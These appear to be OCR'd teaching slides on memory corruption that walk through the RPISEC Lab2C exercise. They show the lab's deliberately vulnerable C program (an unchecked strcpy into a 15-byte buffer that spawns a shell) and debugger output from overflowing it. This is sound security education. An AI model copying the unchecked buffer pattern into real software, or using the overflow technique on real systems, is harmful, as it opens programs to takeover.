Binary Exploitation

Memory Corruption

“Memory Corruption”


- Modifying a binary’s memory in a way that was not intended
- Umbrella term for most exploits
- The vast majority of system-level exploits (real-world and competition) involve memory corruption

Introduction by example


- Modern Binary Exploitation by RPISEC has tons of examples
- I will be stealing those examples
- The first one will be Lab2C

The Binary

- This binary is a 32 bit ELF that takes a single argument
- The binary reads the argument into a **string** then exits
- If the integer “set_me” somehows becomes 0xdeadbeef (3735928559)… we get a **shell** (we win)




```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/*
 * compiled with:
 * gcc -O0 -fno-stack-protector lab2C.c -o lab2C
 */

void shell()
{
    printf("You did it.\n");
    system("/bin/sh");
}

int main(int argc, char** argv)
{
    if(argc != 2)
    {
        printf("usage:\n%s string\n", argv[0]);
        return EXIT_FAILURE;
    }

    int set_me = 0;
    char buf[15];
    strcpy(buf, argv[1]);

    if(set_me == 0xdeadbeef)
    {
        shell();
    }
    else
    {
        printf("Not authenticated.\nset_me was %d\n", set_me);
    }

    return EXIT_SUCCESS;
}
```



```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/*
 * compiled with:
 * gcc -O0 -fno-stack-protector lab2C.c -o lab2C
 */

void shell()
{
    printf("You did it.\n");
    system("/bin/sh");
}

int main(int argc, char** argv)
{
    if(argc != 2)
    {
        printf("usage:\n%s string\n", argv[0]);
        return EXIT_FAILURE;
    }

    int set_me = 0;
    char buf[15];
    strcpy(buf, argv[1]);

    if(set_me == 0xdeadbeef)
    {
        shell();
    }
    else
    {
        printf("Not authenticated.\nset_me was %d\n", set_me);
    }

    return EXIT_SUCCESS;
}
```


The Problem




```
char buf[15];
strcpy(buf, argv[1]);
```

The Problem

- Buf has a length of 15 characters
- We fill the character buffer with our passed in argument (argv[1])
- We **don’t** have to give the program 15 characters...




```
lab2C@warzone:/levels/lab02$ ./lab2C AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Not authenticated.
set_me was 1094795585
Segmentation fault (core dumped)
```



```
pwndbg> r AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/chris/ctf/slides/lab2C AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Not authenticated.
set_me was 1094795585

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[───────────────────────────────────────────────REGISTERS───────────────────────────────────────────────]
 EAX  0x0
 EBX  0x0
*ECX  0x29
*EDX  0xf771f850 (_IO_stdfile_1_lock) ◂— 0x0
*EDI  0xf771e000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1bbd90
*ESI  0x2
*EBP  0x41414141 ('AAAA')
*ESP  0xfff23830 ◂— 'AAAAA'
*EIP  0x41414141 ('AAAA')
[─────────────────────────────────────────────────DISASM─────────────────────────────────────────────────]
Invalid address 0x41414141









[─────────────────────────────────────────────────STACK──────────────────────────────────────────────────]
00:0000│ esp  0xfff23830 ◂— 'AAAAA'
01:0004│      0xfff23834 —▸ 0xfff20041 ◂— 0x0
02:0008│      0xfff23838 —▸ 0xfff238d0 —▸ 0xfff24c8c ◂— '_=/usr/bin/gdb'
03:000c│      0xfff2383c ◂— 0x0
... ↓
06:0018│      0xfff23848 —▸ 0xf771e000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1bbd90
07:001c│      0xfff2384c —▸ 0xf776abe4 ◂— 0x0
[───────────────────────────────────────────────BACKTRACE───────────────────────────────────────────────]
 ► f 0 41414141
   f 1 41414141
Program received signal SIGSEGV (fault address 0x41414141)
```

